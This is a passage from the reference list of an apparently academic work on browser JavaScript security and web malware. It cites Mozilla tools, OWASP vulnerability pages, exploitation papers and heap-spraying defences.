[22] Mozilla. Firefox — Mozilla, Browser Web. `http://www.mozilla-europe.org/en/firefox/`.

[23] Mozilla. JSD — Mozilla, JavaScript Debugging. `http://www.mozilla.org/js/jsd/`.

[24] Mozilla. Spidermonkey — Mozilla, Mozilla's C implementation of JavaScript. `http://www.mozilla.org/js/spidermonkey/`.

[25] Mozilla. Venkman — Mozilla, JavaScript Debugger. `http://www.mozilla.org/projects/venkman/`.

[26] Mozilla. XPCOM — Mozilla, cross platform component object model. `https://developer.mozilla.org/en/xpcom`.

[27] Nergal. The advanced return-into-lib(c) exploits: PaX case study. *Phrack*, 11(58), Dec 2001. http://phrack.org/phrack/58/p58-0x04.

[28] OWASP. — OWASP, the free and open application security community. `http://www.owasp.org/`.

[29] OWASP. Broken Authentication and Session Management — OWASP, the free and open application security community. `http://www.owasp.org/index.php/Broken_Authentication_and_Session_Management`.

[30] OWASP. Command Injection — OWASP, the free and open application security community. `http://www.owasp.org/index.php/Command_Injection`.

[31] OWASP. Cross-Site Request Forgery (CSRF) — OWASP, the free and open application security community. `http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)`.

[32] OWASP. Failure to Restrict URL Access — OWASP, the free and open application security community. `http://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access`.

[33] OWASP. Insecure Cryptographic Storage — OWASP, the free and open application security community. http://www.owasp.org/index.php/Top_10_2007-Insecure_Cryptographic_Storage.

[34] OWASP. Insecure Direct Object References — OWASP, the free and open application security community. http://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference.

[35] OWASP. Insufficient Transport Layer Protection — OWASP, the free and open application security community.

[36] OWASP. Secutiry Misconfiguration — OWASP, the free and open application security community. http://www.owasp.org/index.php/Top_10_2010-A6-Security_Misconfiguration.

[37] OWASP. Unvalidated Redirects and Forwards — OWASP, the free and open application security community. http://www.owasp.org/index.php/Top_10_2010-A10-Unvalidated_Redirects_and_Forwards.

[38] PaX Project. Address space layout randomization, Mar 2003.

[39] N. Provos, D. Mcnamee, P. Mavrommatis, K. Wang, N. Modadugu, and G. Inc. The ghost in the browser: Analysis of web-based malware. In *In Usenix Hotbots*, 2007.

[40] J. Qin, Z. Bai, and Y. Bai. Polymorphic algorithm of javascript code protection. In *ISCSCT '08: Proceedings of the 2008 International Symposium on Computer Science and Computational Technology*, pages 451–454, Washington, DC, USA, 2008. IEEE Computer Society.

[41] P. Ratanaworabhan, B. Livshits, and B. Zorn. Nozzle: A defense against heap-spraying code injection attacks. Technical report, Microsoft Research, Nov. 2008.

[42] Scut, Team Teso. Exploiting Format String Vulnerabilities. March 2001.

[43] C. C. Shane and S. Sendall. Specifying the semantics of machine instructions. In *In Proceedings of the International Workshop on Program Comprehension*, pages 126–133. IEEE CS Press, 1998.

[44] A. M. Turing. On Computable Numbers, with an application to the Entscheidungsproblem. *Procedings of the London Mathematical Society*, 42(2):230–265, 1936.

[45] Wikipedia. Anomaly Detection — Wikipedia, The Free Encyclopedia, 2010. http://en.wikipedia.org/wiki/Anomaly_detection.

[46] Wikipedia. Bytecode — Wikipedia, The Free Encyclopedia, 2010. http://it.wikipedia.org/wiki/Bytecode.

[47] Wikipedia. Drive-by download — Wikipedia, The Free Encyclopedia, 2010. http://en.wikipedia.org/wiki/Drive-by_download.

[48] Wikipedia. Javascript — Wikipedia, The Free Encyclopedia, 2010. http://it.wikipedia.org/wiki/JavaScript.

[49] B. Zhongying and Q. Jiancheng. Webpage encryption based on polymorphic javascript algorithm. In *IAS '09: Proceedings of the 2009 Fifth International Conference on Information Assurance and Security*, pages 327–330, Washington, DC, USA, 2009. IEEE Computer Society.